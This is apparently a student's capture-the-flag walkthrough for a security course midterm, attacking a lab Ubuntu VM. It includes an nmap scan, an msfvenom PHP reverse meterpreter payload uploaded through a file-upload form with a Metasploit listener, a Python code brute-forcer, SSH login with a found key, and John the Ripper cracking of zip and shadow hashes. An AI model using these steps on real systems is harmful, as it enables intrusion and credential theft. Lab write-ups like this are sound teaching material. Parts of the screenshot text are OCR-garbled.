ENPM685 – Security Tools for Information Security

Section: 0101

Mid-Term

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Final Flags

flag4: I'm not scared of a little base64 encoding

flag5: skills in reading between the lines


flag6: You never know what you'll find when you port scan. And brute force. And use found credentials/keys.

Walkthrough

- 1. I downloaded the Mid-Term Ubuntu VM (victim) and set it up as instructed. The IP address for the VM was 192.168.81.129. The Kali VM (attacker) had the IP address of 192.168.81.130.
- 2. I performed an Nmap scan from Kali VM on the victim's machine and found the following open ports

```
kali@kali: ~/Desktop/ENPM685/MidTerm
File Actions Edit View Help
  -(kali@kali)-[~/Desktop/ENPM685/MidTerm]
___$ nmap -sV -p- 192.168.81.129 > nmap scan ubuntu.txt
  -(kali®kali)-[~/Desktop/ENPM685/MidTerm]
$ cat nmap scan ubuntu.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-27 19:34 EDT
Nmap scan report for 192.168.81.129
Host is up (0.00069s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT
          STATE SERVICE VERSION
22/tcp
                        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
         open ssh
80/tcp
                        Apache httpd 2.4.41 ((Ubuntu))
         open http
65432/tcp open http Apache httpd 2.4.41
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.86 seconds
  -(kali@kali)-[~/Desktop/ENPM685/MidTerm]
```


- 3. Port 80 seems to be running an Apache server which is usually accessible over the browser. I entered the url as http://192.168.81.129 and the website loaded up. It had a file upload option and few other hyperlinks to go to.
- 4. I went through the hyperlinks first and found flag 5 present on the /careers page.




5. Next, I checked what type of files were whitelisted that can be uploaded on the server. A php file was successfully uploaded. I wrote an msfvenom php script to generate a reverse tcp meterpreter shell for me if I open a listener on my end. Generated the payload and uploaded it to the website. I switched to the terminal and started Metasploit to setup the reverse tcp handler. Set the exploit to exploit/multi/handler with payload as php/meterpreter_reverse_tcp and LHOST as my Kali VM's IP address and ran the exploit. The listener was ready.

```
(kali@kali)-[~/Desktop/ENPM685/MidTerm]
smsfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.81.130 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34281 bytes
  -(kali@kali)-[~/Desktop/ENPM685/MidTerm]
└$ file <u>shell.php</u>
shell.php: ASCII text, with very long lines (34281), with no line terminators
  -(kali⊛kali)-[~/Desktop/ENPM685/MidTerm]
└_$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf6 exploit(multi/hand
                           ) > set LHOST 192.168.81.130
LHOST ⇒ 192.168.81.130
```

6. I clicked on the uploaded message which made the browser freeze, and, on my terminal, I got the meterpreter shell. I started exploring the current server directory and found another flag file named flag4.php. This was accessible by the browser, so I opened a new browser tab and entered the URL http://192.168.81.129/flag4.php which landed on a page stating to enter a code. I wrote a python script to iterate through all numbers between 0 and 9999 and finally found the proper flag 4 value at 262.



```
msf6 exploit(multi/handler) > set paylo
payload ⇒ php/meterpreter_reverse_tcp
                  ti/handler) > set payload php/meterpreter_reverse_tcp
msf6 exploit(multi/handl
LHOST ⇒ 192.168.81.130
                           ) > set LHOST 192.168.81.130
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (php/meterpreter_reverse_tcp):
   Name Current Setting Required Description
   LHOST 192.168.81.130 yes
LPORT 4444 yes
                                        The listen address (an interface may be specified)
                                        The listen port
Exploit target:
   Id Name
   0 Wildcard Target
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.81.130:4444
[*] Meterpreter session 1 opened (192.168.81.130:4444 \rightarrow 192.168.81.129:37176 ) at 2022-03-27 19:42:05 -0400
meterpreter >
```



```
kali@kali: ~/Desktop/ENPM685/MidTerm
File Actions Edit View Help
  -(kali®kali)-[~/Desktop/ENPM685/MidTerm]
_$ cat flag brute.py
import requests
url = "http://192.168.81.129/flag4.php?code="
for i in range(9999):
    with requests.get(url + str(i)) as response:
        if "wrong code" not in response.text:
            print("Flag Found\n", response.text, "\nKey", i)
            break
  -(kali⊛kali)-[~/Desktop/ENPM685/MidTerm]
___s python3 <u>flag_brute.py</u>
Flag Found
flag4: I'm not scared of a little base64 encoding
Key 262
  -(kali®kali)-[~/Desktop/ENPM685/MidTerm]
```

7. Changing the directory to the parent of current directory on meterpreter, there was an admin folder present. The contents were SSH private key of admin, index.html, .htaccess and .htpasswd. On inspecting the index.html, it said that the file permission needs to be changed to 400. On changing that and trying to ssh into the victim's machine as an admin user was successful. Command used was ssh -i admin-ssh-key.txt admin@192.168.81.129.

```
-(kali®kali)-[~/Desktop/ENPM685/MidTerm/Download]
                                                                                        130
admin-ssh-key.txt index.html
  -(kali⊛kali)-[~/Desktop/ENPM685/MidTerm/Download]
scat index.html
<title>It's dangerous to go alone!</title>
<h1>ENPM685 Pictures, Inc. website admin interface</h1>
<br><br>>
It's dangerous to go alone! Take this:
<br><br><
<a href="admin-ssh-key.txt">admin-ssh-key.txt</a>
<br><br><br>
(Don't forget to set the file permissions correctly! - <b>chmod 400 admin-ssh-key.txt</b>)
<br><br><
  -(kali®kali)-[~/Desktop/ENPM685/MidTerm/Download]
schmod 400 admin-ssh-key.txt
 —(kali@kali)-[~/Desktop/ENPM685/MidTerm/Download]
ssh -i admin-ssh-key.txt admin@192.168.81.129
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-100-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
 System information as of Sun 27 Mar 2022 11:51:43 PM UTC
 System load: 0.0
                                                          227
                                  Processes:
 Usage of /: 19.4% of 29.40GB Users logged in:
                                                          0
                                  IPv4 address for ens33: 192.168.81.129
 Memory usage: 35%
 Swap usage: 0%
```

8. The home directory of admin contained files **flag6-is-inside.zip**, **passwd.bak**, and **shadow.bak**. The zip file was password protected and required to be broken. I used the tool zip2john to generate the password hash for the zip file and then used John the ripper tool with rockyou.txt wordlist to successfully get the password of the zip file. It was **crazycat**. The extracted file had the value of **flag 6** written in it.

```
File Actions Edit View Help

(kalio Kali) - (-/Desktop/ENPM685/MidTerm/AdminSSH)

$ : in2) onn flage-is-inside.zip > flage zip hash.txt

ver 2.0 efh 5455 efh 7875 flage-is-inside.zip/flage.txt PKZIP Encr: TS_chk, cmplen=104, decmplen=110, crc=AF7AEEC4 ts=81D0 cs=b1d0 type=8

(kalio Kali) - (-/Desktop/ENPM685/MidTerm/AdminSSH)

$ cat flage zip hash.txt

flage-is-inside.zip/flage.txt:spkzipit=1e2e+06866e=af7aeec4+00+43*8+686*b1d0*89b9315a4081f99df55a89e0e53dba0195f0287a9d331c9082b3c1764572055101742d6f3948a64ddbd5b996ce9859da8b216933b10228a99c9
84d2663eebc793e38974a766aef917aa970201ea2005bc764b209212b4c22b8f581647bb6eaa2476cfc10cdac12f3*$/pkzip$:flage.txt:flage-is-inside.zip::flage-is-inside.zip::flage-is-inside.zip

(kalio kali) - (-/Desktop/ENPM685/MidTerm/AdminSSH)

$ john -wordlist-visur/share/wordlists/rockyou.txt flage zip hash.txt

Using default input encoding: UTF-8

Loaded 1 password hash (PKZIP [33/64])

Will run 8 OpenMP threads

Press "q" or Ctrl-C to abort, almost any other key for status

crazycat (flage-is-inside.zip/flage.txt)

10 :000:000 DONE (2022-03-27 20:02) 100.0g/s 3276kp/s 3276kc/s christal..eatme1

Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```

```
File Actions Edit View Help

(kali®kali)-[~/Desktop/ENPM685/MidTerm/AdminSSH]

$ unzip -d flag6 flag6-is-inside.zip
Archive: flag6-is-inside.zip
[flag6-is-inside.zip] flag6.txt password:
inflating: flag6/flag6.txt

(kali®kali)-[~/Desktop/ENPM685/MidTerm/AdminSSH]

$ cd flag6


(kali®kali)-[~/.../ENPM685/MidTerm/AdminSSH/flag6]

$ cat flag6.txt
flag6: You never know what you'll find when you port scan. And brute force. And use found credentials/keys.

(kali®kali)-[~/.../ENPM685/MidTerm/AdminSSH/flag6]

$ [kali®kali]-[~/.../ENPM685/MidTerm/AdminSSH/flag6]
```

9. The passwd.bak and shadow.bak file can provide valuable information. So, I used the command unshadow passwd.bak shadow.bak > passwords.txt to combine them and then used john the ripper with rockyou.txt wordlist to crack the hashes. I got two hashes cracked which were for user's admin and bobdobbs and the passwords were monkey and kittykat1 respectively.



- 10. I ssh into the VM using admin and provide the cracked password and I was successful. I was able to switch to superuser/root user as the admin user had those privileges.
- 11. I checked whether any database was present on the system. And sure enough, MySQL was available. I ran the command **mysql** and got the database shell. I listed out all the databases which had a database named **flag3_is_inside**. I selected that database and listed out the tables in it. There was one table with the same name. Then, I executed the query **select * from flag3_is_inside**; and I got the **flag 3** value.

```
ຊ 📗 🛅 🍃 🦛 🛂 🗸 🐞 Mozilla Firefox
                                            qterminal
<u>-</u>
                                                                                      roo
File Actions Edit View Help
root@enpm685:/home/admin# mysql
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)
Copyright (c) 2000, 2022, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases;
Database
enpm685
| flag3_is_inside
| information schema
| movies
| mysql
| performance_schema
sys
7 rows in set (0.01 sec)
mysql> use flag3_is_inside;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
| Tables in flag3 is inside |
```

<pre>mysql> select * from flag3_is_inside;</pre>				
id	name	ssn	title	salary
3		000-00-0001	Contractor Actor	1 100000 9000000 25000
4 rows	in set (0.00 sec)			

12. Going back to passwords.txt file that was generated from passwd.bak and shadow.bak, the crackme user's comments said to crack their password for a flag. I ran john the ripper with the rockyou.txt wordlist on it but was unsuccessful. Then I ran the brute-force mode of john the ripper which cracked the hash. The password was **flag 2** which was also the value.

13. Traversing the bobdobbs user's directory, I found another zip file called **flag1_is_inside.zip**. I tried performing the same steps as the previous zip file but was unsuccessful. To open the zip file, I needed password which can only be given by the CEO of the company, Bob Dobbs. I started phish-mailing them. After few attempts, I was successful in getting the password. It was **iuselongpasswords**.



14. Extracting the zip file contents with the password, flag 1 was found in a text file.